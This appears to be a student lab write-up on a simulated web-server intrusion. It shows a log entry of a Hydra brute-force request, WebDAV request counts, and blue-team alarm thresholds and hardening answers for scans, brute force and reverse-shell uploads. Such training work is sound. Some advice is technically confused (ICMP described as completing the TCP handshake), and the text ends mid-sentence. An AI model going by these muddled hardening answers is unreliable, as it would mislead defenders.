> Feb 2, 2022 @ 02:47:58.667  @timestamp: Feb 2, 2022 @ 02:47:58.667 user_agent.original: Mozilla/4.0 (Hydra) host.name: server1 client.ip: 192.168.1.90 client.port: 53626 client.bytes: 159B url.path: /company_folders/secret_folder
                              url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 status: Error query: GET /company_folders/secret_folder http.version: 1.1 http.request.method: get
                              http.request.bytes: 159B http.request.headers.content-length: 0 http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B
```

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	86,912

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? An alarm can be set to check for icmp connections that occur rapidly in a very short time frame.

What threshold would you set to activate this alarm? Anything more than 20 in a 30 minute period would be suspicious

System Hardening

What configurations can be set on the host to mitigate port scans?
You can mitigate port scans by disabling icmp connections that do not complete the TCP three way handshake.

Describe the solution. If possible, provide required command lines. Using Snort or something similar to prevent ICMP sweeps.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Set an alarm for any requests to a hidden directory on the company network from an outside IP address.

What threshold would you set to activate this alarm? 1, if the directory is hidden, it is hidden for a reason and an alarm should be forwarded just in case it is not administrative access.

System Hardening

What configuration can be set on the host to block unwanted access?

Stronger passwords for users could limit access to the hidden directory.

Encryption

Describe the solution. If possible, provide required command lines.

Encrypting the contents of the files located in the hidden directory could prevent unwanted access.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
An alarm could be set to detect multiple attempts with a failed password.

What threshold would you set to activate this alarm? 3-5 attempts is all a user should be allowed, any more is suspicious.

System Hardening

What configuration can be set on the host to block brute force attacks?
Setting up lockout for users after a fixed number of attempts, usually 3-5 attempts.

Describe the solution. If possible, provide the required command line(s).
Simple setting up of a lockout for users with 3-5 failed password attempts would prevent brute force attacks.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm should be set if there is an attempt to connect to webdav at all from an outside IP address.

What threshold would you set to activate this alarm?
1 - an administrator should be notified immediately if a connection is attempted to webdav.

System Hardening

What configuration can be set on the host to control access?

Webdav should not allow any uploads at all,
There should be no instruction manual for accessing webdav anywhere on the companies site.

Describe the solution. If possible, provide the required command line(s).
Set configuration for webdav correctly to ensure it does not allow any uploading of files at all unless from a trusted IP

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alarm could be set to detect for unusual file type uploads.

What threshold would you set to activate this alarm?

1 - administrator should be notified immediately.

System Hardening

What configuration can be set on the host to block file uploads?

ALL file uploads from outside a company IP should be blocked entirely from being uploaded to webdav.

Validation of all file types upon being uploaded to the server, and block all executable files.

Describe the solution. If possible, provide the required command line.

Validation of the file types would help prevent extension spoofing, and blocking executable files would prevent a reverse

The End